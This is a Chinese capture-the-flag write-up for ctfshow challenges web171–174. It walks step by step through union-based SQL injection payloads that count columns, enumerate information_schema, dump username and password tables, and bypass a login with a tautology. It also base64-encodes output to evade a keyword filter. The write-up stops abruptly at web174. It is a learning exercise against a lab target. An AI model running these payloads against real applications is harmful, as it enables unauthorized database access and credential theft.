web171
单引号报错

然后1'--+回显正常

单引号闭合,然后先判断字段数,用order by
1' order by 3--+
3的时候回显正常,4异常,只有3列
0' union select 1,2,3--+要把1换掉,不然就会只执行前面的

查数据库名
0' union select 1,2,database()--+
然后查表名
0' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='ctfshow_web'--+查询information_schema数据库下的所有tables表,where table_schema='ctfshow_web' 查询属于 ctfshow_web 数据库的表

然后查列
0' union select 1,2,group_concat(column_name) from information_schema.columns where table_schema='ctfshow_web'and table_name='ctfshow_user'--+-
information_schema.columns:MySQL 系统表,存储所有数据库的列(字段)信息 -
table_name='ctfshow_user':指定表名为ctfshow_user

然后查flag
0' union select id,username,password from ctfshow_web.ctfshow_user--+或者
1' union select 1,2,group_concat(id,username,password) FROM ctfshow_user--+
没有过滤什么东西的,可以直接用万能密码
1'or 1 --+web172
无过滤注入 1 里面万能密码不行
按上面的来一遍,查表名的时候发现有两个

然后查user2
0' union select id,username,password from ctfshow_user2--+
然后无过滤注入 2,发现只有两列,也是先查数据库名,表名,列
0' union select 1,database()--+
0' union select 1,group_concat(table_name) from information_schema.tables where table_schema='ctfshow_web'--+
0' union select 1,group_concat(column_name) from information_schema.columns where table_schema='ctfshow_web'and table_name='ctfshow_user2'--+

然后查user2里的内容,这里要求username的内容不能是flag
所以不查 username ,只查 id 和 password
0' union select id,password from ctfshow_user2--+
或者可以编码绕过
0' union select to_base64(username),password from ctfshow_user2 --+
web173

过滤了flag,这里有3个字段数了
0' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()--+
在user3里
0' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='ctfshow_user3'--+
过滤了flag,还是不查用户名,用占位符占位,只查 password
0' union select 1,2,password from ctfshow_web.ctfshow_user3--+
或者编码绕过
0' union select to_base64(id),to_base64(username),to_base64(password) from ctfshow_user3--+
然后解码即可
web174
先将url换成4
